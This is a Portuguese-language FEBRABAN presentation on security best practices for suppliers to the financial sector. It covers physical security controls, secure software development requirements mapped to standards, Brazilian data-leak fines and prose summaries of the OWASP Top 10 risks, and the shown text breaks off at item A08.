


## Padronização Guia de Boas Práticas de Segurança da Informação



## CYBER LAB

2019



- Workshops
- Assessments
- Guias
- Squad

“

Pilar que olha para **fornecedores do sistema financeiro** e auxilia na melhoria de sua postura de segurança cibernética.

”



## 2024 – Ações preventivas conjuntas

- Guia de boas práticas de segurança da informação para prestadores de serviço do sistema financeiro
- Sessões/workshops de conscientização
- Métodos e boas práticas de gestão de risco em terceiros

## Motivadores para o desenvolvimento do Guia

- Importância da segurança cibernética para os terceiros
- Ampla gama de frameworks disponíveis
- Grande quantidade de assessments de diferentes contratantes
- Conscientizar sobre os temas abordados nos assessments

**Introdução**  
Segundo a ISO 27002, a segurança física ajuda a prevenir o acesso físico não autorizado, danos e interferências com os recursos de processamento das informações e as informações da organização.

**Principais controles de segurança física:**

**Escolha do local e proteção do equipamento**  
Segundo a ISO 27002, os equipamentos precisam ser colocados em local ou protegidos para reduzir os riscos de ameaças e perigos do meio-ambiente, bem como as oportunidades de acesso não autorizado.

Perímetro usado tanto para instalações e informações

- Padlock icon
- Address icon
- Umbrella icon
- Document icon

**Perímetro de segurança física**  
Segundo a ISO 27002, os perímetros de segurança precisam ser definidos e usados para proteger tanto as áreas que contenham as instalações de processamento da informação como as informações críticas ou sensíveis. Exemplos de controles:

Os perímetros de segurança precisam ser claramente definidos e que a localização e a capacidade de resistência de cada perímetro dependam dos requisitos de segurança dos ativos.

Sistemas adequados de detecção de intrusos são instalados e testados em intervalos regulares, e cobrem todas as portas externas e janelas acessíveis.

Portas corta-fogo do perímetro de segurança sejam providas de alarme, monitoradas e testadas juntamente com as paredes.

É importante que os perímetros de um local que contenha as instalações de processamento da informação não tenham brechas.

Área de recepção, ou um outro meio para controlar o acesso físico ao local para **apenas pessoas autorizadas** entrar.


Barreiras físicas são importantes para impedir o acesso físico não autorizado e a contaminação do meio ambiente.


## ■ 16 Módulos

- |                                  |  |
|----------------------------------|--|
| ✓ Desenvolvimento Seguro         | ✓ Cloud Security                                   |
| ✓ Teste de Invasão               | ✓ Monitoramento                                    |
| ✓ Gestão de Vulnerabilidades     | ✓ Threat Intelligence                              |
| ✓ Gestão de Incidentes           | ✓ Gestão de Registros de auditoria                 |
| ✓ Privacidade                    | ✓ Gestão de Terceiros                              |
| ✓ Proteção de Dados              | ✓ Boas práticas de segurança em fábricas de cartão |
| ✓ Gestão de Identidades          |  |
| ✓ Continuidade de Negócios       |  |
| ✓ Segurança Física               |  |
| ✓ Conscientização e Treinamentos |  |

- Desenvolvido no decorrer de 6 meses
- Espírito de colaboração e melhores esforços
- Iniciativa que faça sentido para os bancos e que seja incorporado nos processos já existentes
- Não é mandatório ou regulatório

Os terceiros são uma parte importante do sucesso de um negócio. Organizações de todos os portes estão recorrendo cada vez mais a terceiros por sua inovação, seu crescimento e sua transformação digital. **Contudo, trabalhar com terceiros pode introduzir riscos ao negócio**, principalmente se eles tiverem acesso a dados confidenciais/sensíveis, poderão ser um risco à segurança. A **gestão de riscos de terceiros permite as organizações identificar e gerenciar riscos na cadeia de suprimentos**. Dessa forma, é possível que as organizações tomem decisões informadas sobre os riscos e reduzam os riscos apresentados pelos fornecedores a um nível aceitável.





**Duração média da jornada: 6 meses**

**Padronização**  
**Guia de Boas Práticas**

## **Módulo: Desenvolvimento Seguro de Software**

# Requisitos – Desenvolvimento Seguro de Software

FEBRABAN

Este material foi elaborado de acordo com as diretrizes do Guia de Desenvolvimento do OWASP, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

PCI DSS



- 6.1 Os processos e mecanismos para desenvolver e manter sistemas e softwares seguros são definidos e compreendidos.
- 6.2 O software sob medida e personalizado são desenvolvidos com segurança.
- 6.3 Vulnerabilidades de segurança são identificadas e tratadas.
- 6.4 Os aplicativos web voltados para o público são protegidos contra ataques.
- 6.5 Mudanças em todos os componentes de sistema são administradas com segurança.

ISO 27002



- 8.25 Ciclo de vida de desenvolvimento seguro
- 8.26 Requisitos de segurança do aplicativo
- 8.27 Arquitetura de sistema segura e princípios de engenharia
- 8.28 Codificação segura
- 8.29 Testes de segurança em desenvolvimento e aceitação
- 8.30 Desenvolvimento terceirizado
- 8.31 Separação dos ambientes de desenvolvimento, teste e produção

CIS Controls



- 16.1 Estabelecer e manter um processo seguro de desenvolvimento de aplicações
- 16.8 Separar sistemas de produção e não produção
- 16.9 Treinar desenvolvedores em conceitos de segurança de aplicações e codificação segura
- 16.10 Aplicar princípios de design seguro em arquiteturas de aplicações
- 16.12 Implementar verificações de segurança em nível de código
- 16.14 Conduzir aplicações de modelagem de ameaças

ISO 27701



- 6.11.1.1 Análise e especificação dos requisitos de segurança da informação
- 6.11.2.1 Política de desenvolvimento seguro
- 6.11.2.5 Princípios para projetar sistemas seguros
- 6.11.2.6 Ambiente seguro para desenvolvimento
- 6.11.2.7 Desenvolvimento terceirizado
- 6.11.2.8 Teste de segurança do sistema

NIST CSF



- PR.PS-06: As práticas seguras de desenvolvimento de software são integradas e seu desempenho é monitorado durante todo o ciclo de vida de desenvolvimento de software

# Sumário

# Sumário

FEBRABAN

- 1 | Contexto Cibernético
- 2 | Casos Reais de Exposição e Vazamento de Dados
- 3 | OWASP Top 10 Web Application Security Risks
- 4 | Ciclo de Vida Seguro de Desenvolvimento de Software (SSDLC) e suas etapas
- 5 | Frameworks e Normas de Referência
- 6 | Requisitos relacionados ao Desenvolvimento Seguro
- 7 | Relembrando os principais termos e conceitos



## Contexto Cibernético

# Casos Reais

FEBRABAN

**Netshoes**

Colaborou com os órgãos responsáveis

Vazamento de dados de 2,5 milhões de usuários

Multa de R\$ 500.000,00

**Facebook**

Multa de R\$ 6.600.000,00

Cambridge Analytica

SENACON

**Banco Inter**

Não colaborou com os órgãos responsáveis

Vazamento de dados chave de criptografia

Multa de R\$ 1.500.000,00

Fins de publicitários

**Cyrela**

Danos morais presumido

Indenização de R\$ 10.000,00



**Vazamento de dados**

Outros órgãos além da ANPD estão atuando em casos dessa natureza, como PROCON, SENACON, MINISTÉRIOS PÚBLICOS, ASSOCIAÇÕES e PODER JUDICIÁRIO.


# OWASP Top 10 Web Application Security Risks

# Visão Geral - OWASP Top 10


FEBRABAN

Os **ataques cibernéticos** tem como objetivo **controlar, interromper ou destruir** um **ambiente tecnológico**, estes utilizados pelas organizações para processar e armazenar dados. Estas ameaças também visam a **interceptação ou roubo de informações privilegiadas**, danificando desta forma a segurança do ambiente tecnológico e impactando os pilares da Segurança da Informação, ou seja, a integridade, disponibilidade e confidencialidade.

Neste sentido, o **OWASP Top 10 Web Application Security Risks** elenca os **10 principais riscos de segurança de aplicativos da web**.




## Exemplos de Ataques Cibernéticos



# OWASP Top 10 Web Application Security Risks

FEBRABAN



## Riscos Cibernéticos de aplicativos WEB

### A01:2021 Broken Access Control

O controle de acesso envolve a utilização de mecanismos de proteção que podem ser categorizados como: Autenticação; Autorização e Prestação de contas. O Controle de Acesso Quebrado ocorre quando o produto restringe incorretamente o acesso a um recurso de um ator não autorizado ou mal-intencionado. Quando um controle de segurança falha ou não é aplicado, os invasores podem comprometer a segurança do produto obtendo escalação de privilégios, acessando informações confidenciais, executando comandos, entre outras ações.

### A02:2021 Cryptographic Failures


Falhas criptográficas ocorrem quando o controle de segurança criptográfica é quebrado ou não aplicado, e os dados são expostos a atores não autorizados – maliciosos ou não. É importante proteger os dados em repouso e trânsito, por meio da utilização de protocolos seguros e fortes.

### A03:2021 Injection

A falta de validação e sanitização de entradas (inputs) pode levar a explorações de injeção. Estas vulnerabilidades ocorrem quando dados hostis são utilizados diretamente na aplicação e podem resultar na utilização de dados maliciosos para subverter a aplicação. Todas as entradas provenientes de fontes não confiáveis devem ser higienizadas e validadas.

# OWASP Top 10 Web Application Security Risks

FEBRABAN



## Riscos Cibernéticos de aplicativos WEB

### A04:2021 Insecure Design

É importante que a segurança seja incorporada aos aplicativos desde o início e não aplicada posteriormente. A categoria A04 Insecure Design reconhece isso e sugere que o uso de modelagem de ameaças, padrões de design seguros e arquiteturas de referência devem ser incorporados nas atividades de design e arquitetura de aplicativos visando mitigar riscos cibernéticos.

### A05:2021 Security Misconfiguration


Sistemas e aplicativos podem ser configuráveis, e essa configuração é frequentemente usada para proteger o sistema/aplicativo. Se as configuração forem mal aplicadas, o aplicativo poderá não ser mais seguro e, em vez disso, ficará vulnerável a explorações conhecidas.

### A06:2021 Vulnerable and Outdated Components

Caso uma dependência vulnerável for identificada por um ator malicioso durante a fase de reconhecimento de um ataque, existem bases de dados disponíveis, como a Exploit Database, que fornecerão uma descrição de qualquer exploração. Estas bases de dados podem também fornecer scripts e técnicas prontas a utilizar para atacar uma determinada vulnerabilidade, facilitando a exploração de dependências vulneráveis de software de terceiros.

# OWASP Top 10 Web Application Security Risks

FEBRABAN



## Riscos Cibernéticos de aplicativos WEB

### A07:2021 Identification and Authentication Failures

A confirmação da identidade do utilizador, a autenticação e a gestão de sessões são fundamentais para proteger o sistema ou a aplicação contra ataques relacionados com a autenticação. Referindo-se ao risco A07 Falhas de identificação e autenticação, a autorização pode falhar de várias formas que frequentemente envolvem outros riscos OWASP Top Ten: controlos de acesso quebrados (A01); falha criptográfica (A02); palavras-passe predefinidas (A05); entre outros.

### A08:2021 Software and Data Integrity Failures

